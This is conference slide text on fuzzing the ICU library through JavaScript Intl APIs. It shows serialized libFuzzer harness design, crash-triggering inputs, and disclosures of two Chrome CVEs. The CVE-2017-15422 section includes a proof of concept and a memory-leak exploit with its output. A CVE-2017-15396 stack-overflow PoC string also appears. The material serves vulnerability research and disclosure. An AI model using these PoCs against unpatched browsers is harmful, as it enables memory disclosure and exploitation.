International Problems: Serialized Fuzzing for ICU Vulnerabilities

Yuan Deng(@scdeny)

Who am I

❑ Senior security researcher

- @Ant-Financial Light-Year Security Lab
- Chrome/Apple/Microsoft CVE hunter

❑ Research Intrerests

- Browser fuzzing
- Sandbox bypass

❑ Twitter

- @scdeny

Outline

- About ICU
- ICU for JavaScript
- Strict filters before ICU
- Fuzzing ICU for JavaScript
- 3 CVEs in Chrome

About ICU

❑ International Components for Unicode

- Open Source(since 1999)
- Contributions from IBM, Google, Apple, Yahoo, ...
- Software Internationalization\Globalization
- Unicode support
- C/C++\Java
- http://site.icu-project.org/

About ICU

❑ Services provided by ICU

- Code Page Conversion
- Collation
- Formatting
- Time Calculations
- Unicode Support
- Regular Expression
- Bidi

Who Uses ICU?

- Google

Web Search, Google+, Chrome/Chrome OS, Android, etc

- Apple

libicucore.A.dylib

macOS (OS & applications), iOS (iPhone, iPad, iPod touch), watchOS & tvOS, etc

- Microsoft

icuin.dll, icuuc.dll

Windows 10 - Creators Update, Visual Studio 2017 [Electron], Visual Studio Code [Electron], ChakraCore

- Harman/Becker

Alfa Romeo, Audi, Bentley, BMW, Buick

- Apache, IBM, Adobe

ICU for Javascript

❑ JavaScript functions using ICU

- Intl.DateTimeFormat()
- Intl.NumberFormat()
- Intl.Collator()
- Intl.PluralRules()
- Object.toLocaleString()
- String.toLocaleLowerCase()
- Date.toLocaleTimeString()

ICU for Javascript

❑ new Intl.NumberFormat([locales[, options]])

- locales

zh-Hans-CN-u-nu-hanidec

- options

localeMatcher, style, currency, minimumIntegerDigits, etc

{ style: 'currency', currency: 'EUR' }

ICU for Javascript

❑ new Intl.NumberFormat([locales[, options]])

```
var number = 123456.789;

console.log(new Intl.NumberFormat('de-DE', { style: 'currency', currency: 'EUR' }).format(number));
// expected output: "123.456,79 €"

// the Japanese yen doesn't use a minor unit
console.log(new Intl.NumberFormat('ja-JP', { style: 'currency', currency: 'JPY' }).format(number));
// expected output: "￥123,457"

// limit to three significant digits
console.log(new Intl.NumberFormat('en-IN', { maximumSignificantDigits: 3 }).format(number));
// expected output: "1,23,000"
```

ICU for Javascript

❑ new Intl.Collator([locales[, options]])

- locales

ja-JP-u-ca-japanese

- options

localeMatcher, timeZone, hour12, weekday, era, year, month, day, etc

{ weekday: 'long', year: 'numeric', month: 'long', day: 'numeric' }

ICU for Javascript

- new Intl.Collator([locales[, options]])

```
// in German, ä has a as the base letter
console.log(new Intl.Collator('de', { sensitivity: 'base' }).compare('ä', 'a'));
// → 0

// in Swedish, ä and a are separate base letters
console.log(new Intl.Collator('sv', { sensitivity: 'base' }).compare('ä', 'a'));
// → a positive value
```

ICU for Javascript

❑ new Intl.DateTimeFormat([locales[, options]])

- locales

ja-JP-u-ca-japanese

- options

localeMatcher, timeZone, hour12, weekday, era, year, month, day, etc

{ weekday: 'long', year: 'numeric', month: 'long', day: 'numeric' }

- new Intl.DateTimeFormat([locales[, options]])

```
// sometimes even the US needs 24-hour time
options = {
  year: 'numeric', month: 'numeric', day: 'numeric',
  hour: 'numeric', minute: 'numeric', second: 'numeric',
  hour12: false,
  timeZone: 'America/Los_Angeles'
};
console.log(new Intl.DateTimeFormat('en-US', options).format(date));
// → "12/19/2012, 19:00:00"
```

Strict filters before ICU

❑ CreateDateTimeFormat

- Locale filter

```
var locale = resolveLocale('dateformat', locales, options);
```

- TimeZone filter

```
var tz = canonicalizeTimeZoneID(options.timeZone);
```

- Runtime filter

```
var dateFormat = %CreateDateTimeFormat( requestedLocale, {skeleton: ldmlString, timeZone: tz}, resolved);
```

Strict filters before ICU

❑ function isStructuallyValidLanguageTag

- LanguageTagRE

  "^(([a-zA-Z]{2,3}(-([a-zA-Z]{3}(-[a-zA-Z]{3}){0,2}))?|[a-zA-Z]{4}|[a-zA-Z]{5,8})(-([a-zA-Z]{4}))?(-([a-zA-Z]{2}|[0-9]{3}))?(-(([a-zA-Z]|[0-9]){5,8}|([0-9]([a-zA-Z]|[0-9]){3})))*(-(([0-9]|[A-WY-Za-wy-z])(-([a-zA-Z]|[0-9]){2,8})+))*(-(x(-([a-zA-Z]|[0-9]){1,8})+))?|(x(-([a-zA-Z]|[0-9]){1,8})+)|((en-GB-oed|i-ami|i-bnn|i-default|i-enochian|i-hak|i-klingon|i-lux|i-mingo|i-navajo|i-pwn|i-tao|i-tay|i-tsu|sgn-BE-FR|sgn-BE-NL|sgn-CH-DE)|(art-lojban|cel-gaulish|no-bok|no-nyn|zh-guoyu|zh-hakka|zh-min|zh-min-nan|zh-xiang)))$”

- LanguageVariantRE

  "^(([a-zA-Z]|[0-9]){5,8}|([0-9]([a-zA-Z]|[0-9]){3}))$”

- LanguageSingletonRE

  "^([0-9]|[A-WY-Za-wy-z])$"

Strict filters before ICU

❑ function canonicalizeLanguageTag

- isStructuallyValidLanguageTag

- %CanonicalizeLanguageTag (runtime-intl.cc)

  - uloc_forLanguageTag // locale tag ➔ char icu_result[256]
  - uloc_toLanguageTag // char icu_result[256] ➔ locale tag

Strict filters before ICU

❑ function resolveLocale

- canonicalizeLanguageTag
- Remove all extensions

  replace("-[a-z0-9]{1}-.", “”)*
- Match locale

  availableLocales[locale]
- Match extension

  "-u(-[a-z0-9]{2,8})+”

Strict filters before ICU

❑ function canonicalizeTimeZoneID

- Area/Location(/Location)*
  "^([A-Za-z]+)/([A-Za-z_-]+)((?:/[A-Za-z_-]+)+)*$"

- toTitleCaseTimezoneLocation

Strict filters before ICU

- runtime-intl.cc

```
RUNTIME_FUNCTION(Runtime_CreateDateTimeFormat) {

        icu::SimpleDateFormat* date_format =
DateFormat::InitializeDateTimeFormat(isolate, locale, options, resolved);
```

Strict filters before ICU

❑ intl-objects.cc

```
icu::SimpleDateFormat* DateFormat::InitializeDateTimeFormat(
{
    uloc_forLanguageTag(*bcp47_locale, icu_result,...

    icu_locale = icu::Locale(icu_result);

    icu::SimpleDateFormat* date_format =
                CreateICUDateFormat(isolate, icu_locale, options);
}
```

Strict filters before ICU

- intl-objects.cc

```
icu::SimpleDateFormat* CreateICUDateFormat(Isolate* isolate,
{
    tz = icu::TimeZone::createTimeZone(timezone);

    date_format = new icu::SimpleDateFormat(pattern, icu_locale, status);
}
```

❑ Intl.DateTimeFormat methods

- format ()

  dateformat.format (date);

- formatToParts()

  dateformat.formatToParts(date);

- resolvedOptions()

  dateformat.resolvedOptions(date);

Intl.DateTimeFormat.formatToParts()

```javascript
var date = Date.UTC(2012, 11, 17, 3, 0, 42);

var formatter = new Intl.DateTimeFormat('en-us', {
  weekday: 'long',
  year: 'numeric',
  month: 'numeric',
  day: 'numeric',
  hour: 'numeric',
  minute: 'numeric',
  second: 'numeric',
  hour12: true,
  timeZone: 'UTC'
});

formatter.format(date);
// "Monday, 12/17/2012, 3:00:42 AM"
```

```javascript
formatter.formatToParts(date);

// return value:
[
  { type: 'weekday',   value: 'Monday' },
  { type: 'literal',   value: ', '     },
  { type: 'month',     value: '12'     },
  { type: 'literal',   value: '/'      },
  { type: 'day',       value: '17'     },
  { type: 'literal',   value: '/'      },
  { type: 'year',      value: '2012'   },
  { type: 'literal',   value: ', '     },
  { type: 'hour',      value: '3'      },
  { type: 'literal',   value: ':'      },
  { type: 'minute',    value: '00'     },
  { type: 'literal',   value: ':'      },
  { type: 'second',    value: '42'     },
  { type: 'literal',   value: ' '      },
  { type: 'dayPeriod', value: 'AM'     }
]
```

Fuzzing ICU for JavaScript

❑ Random based

- Fuzzer pattern

```
date = RandomDate(number)
formatter = new Intl.DateTimeFormat(RandomLocale(string),
RandomOptions())
formatter.format(date);
```

- Result

✓ Most of input is invalid //”vf0c^$bB”

✓ Too many filters before ICU

Fuzzing ICU for JavaScript

❑ Generation based

- Locales

RandomChoice([af, ak, am, an, ar, …, zh, zh-CN, zh-HK, zh-Hans, …])

- Unicode extension

RandomChoice([nu, ca, hc, co, kn, kf])

- nu for NumberFormat

RandomChoice(["arab", "arabext", "bali", "beng", …])

- ca for DateFormat

RandomChoice(["buddhist", "chinese", "coptic", "ethioaa", …])

tag = RandomChoice*(glocal) + '-nu-' +* RandomChoice*(gnumid)*

✓ More effective

✓ Miss some case


❑ Simple LibFuzzer

```
// icu_number_format_fuzzer.cc
extern "C" int LLVMFuzzerTestOneInput(const uint8_t* data, size_t size) {
        const icu::Locale& locale = GetRandomLocale(&rng);
        std::unique_ptr<icu::NumberFormat> fmt(
                icu::NumberFormat::createInstance(locale, status));
```

✓ Usually only fuzz one argument
✓ Most crash cases can not be triggered from JavaScript

❑ Intl.DateTimeFormat

- Arguments passed from JavaScript to ICU




❑ Intl.DateTimeFormat

- Fuzzing input pattern to ICU:

```
class DateFormatInput {
    int date;
    string locale;
    string timezone;
    string skeleton;
}
```

❑ Serializing object into bytes

```
class arguments{
    String strA;
    Int iB;
}
```



- String
- if exists

strA	\0

- if not exists

\0

- Integer
- if exists

true	intB

- if not exists

false


❑ Deserializing object from bytes

data

strA	\0	true	intB	...

ExtractString(data, size, &strA)

ExtractIntegerSetting (data, size, &intB)



```
class arguments{
    String strA;
    Int iB;
}
```

❑ Serializing DateFormat Input Object

```
class DateFormatInput {
    int date;
    string locale;
    string timezone;
    string skeleton;
}
```

true	date	locale	\0	timezone	\0	skeleton	\0

Intl.NumberFormat

Arguments passed from JavaScript to ICU:

JavaScript

- date
- locale
- currency
- currencyDisplay
- minimumIntegerDigits
- minimumFractionDigits
- maximumFractionDigits

V8

- date
- locale
- currency
- currencyDisplay
- minimumIntegerDigits
- minimumFractionDigits
- maximumFractionDigits

ICU

- icu::SimpleNumberFormat()
- icu::TimeZone::createTimeZone()
- icu::SimpleNumberFormat::format()

❑ Serializing NumerFormat Input Object

```
class NumberFormatInput{
    locale
    style
    currency
    currencyDisplay
    minimumIntegerDigits
    minimumFractionDigits
    maximumFractionDigits
    minimumSignificantDigits
    maximumSignificantDigits
    useGrouping,......}
```

locale	\0	\0	B	minimumIntegerDigits	...

locale	\0	style	\0	percent	\0	B	minimumIntegerDigits	...

locale	\0	style	\0	currency	\0	currencyDisplay	\0	B	minim...

Fuzzer pattern

```
extern "C" int LLVMFuzzerTestOneInput(const uint8_t* data, size_t size) {
    ExtractString(data, size, locale);
    ExtractString(data, size, timezone);
    ExtractString(data, size, skeleton);
    ExtractString(data, size, date);
    icu::SimpleDateFormat(locale, skeleton)
    icu::TimeZone::createTimeZone(timezone)
    icu::SimpleDateFormat::format(date)
```

Fuzzing ICU for JavaScript

❑ Tons of crashes

- Filtered locale

'x-x-ndu-lvariant-x-nd' trigger stack-buffer-underflow

- Invalid skeleton

locale : lg-ar
skeleton:l[0xfffd]bs-Cyrl-Cl trigger out-of-bound
date : -nan == ffffffffffffffff

Fuzzing ICU for JavaScript

❑ Improvement

- Add more checker for locale

```
regex simple_re("^[a-z]{2,3}$", std::regex::ECMAScript);
regex singleton_re("^([0-9]|[A-WY-Za-wy-z])$", std::regex::ECMAScript | std::regex::i
regex variant_re("^(([a-zA-Z]|[0-9]){5,8}|([0-9]([a-zA-Z]|[0-9]){3}))$", std::regex::
regex langtag_re("^(([a-zA-Z]{2,3}(-([a-zA-Z]{3}(-[a-zA-Z]{3}){0,2}))?|[a-zA-Z]{4}|[a
(([a-zA-Z]|[0-9]){5,8}|([0-9]([a-zA-Z]|[0-9]){3})))*(-(([0-9]|[A-WY-Za-wy-z])(-([a-zA
([a-zA-Z]|[0-9]){1,8})+)|((en-GB-oed|i-ami|i-bnn|i-default|i-enochian|i-hak|i-klingon
|sgn-BE-NL|sgn-CH-DE)|(art-lojban|cel-gaulish|no-bok|no-nyn|zh-guoyu|zh-hakka|zh-min|
egex::icase);
regex any_ext_re("-[a-z0-9]{1}-.*", std::regex::ECMAScript);
regex uni_ext_re("-u(-[a-z0-9]{2,8})+", std::regex::ECMAScript);
regex locale_re("^([a-z]{2,3})-([A-Z][a-z]{3})-([A-Z]{2})$", std::regex::ECMAScript);
```

❑ Improvement

- Skeleton check

option	type	option-value
weekday	*string*	*narrow: 'EEEEE', short: 'EEE', long: 'EEEE'*
era	*string*	*narrow: 'GGGGG', short: 'GGG', long: 'GGGG'*
year	*string*	*2-digit: 'yy', numeric: 'y'*
month	*string*	*2-digit: 'MM', numeric: 'M', narrow: 'MMMMM', short: 'MMM', long: 'MMMM'*
day	*string*	*2-digit: 'dd', numeric: 'd'*
...	...	...

- Valid bytes

  'EGyMdjhHmsz'

CVE-2017-15422

❑ Persian Calendar Integer overflow

```
//poc.js
var dateformatter = new Intl.DateTimeFormat("bs-Cyrl-u-ca-persian");
date = null;
Date.prototype["valueOf"] = function (){}; //date return NaN
d = dateformatter.formatToParts(date);
```

❑ Root Cause

```
//i18n/persncal.cpp
void PersianCalendar::handleComputeFields(int32_t julianDay, UErrorCode &/*status*/)
{
    int32_t daysSinceEpoch = julianDay - PERSIAN_EPOCH;//
    year = 1 + ClockMath::floorDivide(33 * daysSinceEpoch + 3, 12053);
    .......
    dayOfMonth = dayOfYear - kPersianNumDays[month] + 1; // Out Of Bound read
}
```

0x800782ec * 33 = 0x1080f7e06c //overflowed

month = -67174455

x * 33 > 0x80000000

x > 65075262

```
static const int16_t kPersianNumDays[]
= {0,31,62,93,124,155,186,216,246,276,306,336};
```

Exploit

```
> julianDay = 67023734;
  var dateti1 = new Intl.DateTimeFormat("bs-Cyrl-u-ca-persian");
  date2 = new Date();
  var value = (julianDay - kEpochStartAsJulianDay) * kOneDay - rawOffset;
  Date.prototype["valueOf"] = function(){return value;};
  dateti1.formatToParts(date2);

<· ▼(7) [{…}, {…}, {…}, {…}, {…}, {…}, {…}]
    ▶0: {type: "era", value: "AP"}
    ▶1: {type: "literal", value: " "}
    ▶2: {type: "year", value: "-178169"}
    ▶3: {type: "literal", value: "-"}
    ▶4: {type: "month", value: "4338356"}
    ▶5: {type: "literal", value: "-"}
    ▶6: {type: "day", value: "130150657"}
     length: 7
    ▶__proto__: Array(0)
```

year

month--

dayOfMonth

CVE-2017-15422

❑ Caculate the value from leak


```
var daysSinceEpoch = julianDay - PERSIAN_EPOCH;

var farvardin1 = 365 * (year - 1) + Math.floor((8 * year + 21)/33);

var dayOfYear = (daysSinceEpoch - farvardin1);

value = (dayOfYear + 1 - dayOfMonth)&0xffff;

console.log(month, ':', toHex(value));
```

CVE-2017-15422

❑ Chrome

leak memory from

kPersianNumDays[433835?]



CVE-2017-15422

❑ Safari

leak memory from


kPersianNumDays[433835?]

CVE-2017-15422

❑ Firefox

leak memory from

kPersianNumDays[433835?]



CVE-2017-15422

❑ Patch

```
diff --git a/source/i18n/persncal.cpp b/source/i18n/persncal.cpp
index f66ac67..f38f779 100644
--- a/source/i18n/persncal.cpp
+++ b/source/i18n/persncal.cpp
```

```
@@ -213,7 +213,7 @@
     int32_t year, month, dayOfMonth, dayOfYear;

     int32_t daysSinceEpoch = julianDay - PERSIAN_EPOCH;
-    year = 1 + ClockMath::floorDivide(33 * daysSinceEpoch + 3, 12053);
+    year = 1 + (int32_t)ClockMath::floorDivide(33 * (int64_t)daysSinceEpoch + 3, (int64_t)12053);

     int32_t farvardin1 = 365 * (year - 1) + ClockMath::floorDivide(8 * year + 21, 33);
     dayOfYear = (daysSinceEpoch - farvardin1); // 0-based
```

CVE-2017-15422

- Exist

for 5+ years

from 2012-10-3

```
commit 38de4bca84a2b16ebc5fceaed426ac9fc8dec916
Author: roozbeh <roozbeh@251d0590-4201-4cf1-90de-194747b24ca1>
Date:   Wed Oct 3 22:26:05 2012 +0000

    ticket:8952: fixed the algorithm for Persian Calendar and heavily refactored


    git-svn-id: http://source.icu-project.org/repos/icu/icu/trunk/source@32498 25

diff --git a/i18n/persncal.cpp b/i18n/persncal.cpp
index 3ab36ef..957db9c 100644
--- a/i18n/persncal.cpp
+++ b/i18n/persncal.cpp
@@ -9,7 +9,9 @@
  * Modification History:
  *
  *   Date         Name        Description
- *   9/23/2003 mehran         posted to icu-design
+ *   9/23/2003   mehran       posted to icu-design
+ *   10/1/2012   roozbeh      Fixed algorithm and heavily refactored and rewrote
+ *                            based on the implementation of Gregorian
```

CVE-2017-15422

- Exist

for 5+ years

from 2012-10

```
 void PersianCalendar::handleComputeFields(int32_t julianDay, UErrorCode &/*status*/) {
-    int jy,jm,jd;
-    julian_to_jalali(julianDay-1947955,&jy,&jm,&jd);
+    int32_t year, month, dayOfMonth, dayOfYear;
+
+    int32_t daysSinceEpoch = julianDay - PERSIAN_EPOCH;
+    year = 1 + ClockMath::floorDivide(33 * daysSinceEpoch + 3, 12053);
+
+    int32_t farvardin1 = 365 * (year - 1) + ClockMath::floorDivide(8 * year + 21, 33);
+    dayOfYear = (daysSinceEpoch - farvardin1); // 0-based
+    if (dayOfYear < 216) { // Compute 0-based month
+        month = dayOfYear / 31;
+    } else {
+        month = (dayOfYear - 6) / 30;
+    }
+    dayOfMonth = dayOfYear - kPersianNumDays[month] + 1;
+    ++dayOfYear; // Make it 1-based now
+
```

CVE-2017-15396

❑ NumberingSystem::createInstance Stack Overflow

- PoC

```
var nf = new Intl.NumberFormat('bs-u-nu-bzcu-cab-cabs-avnlubs-avnihu-zcu-cab-cbs-avnllubs-avnihq-zcu-cab-cbs-ubs-avnihu-cabs-flus-xxd-vnluy');
```

- Root Cause

```
char buffer[ 96 ];

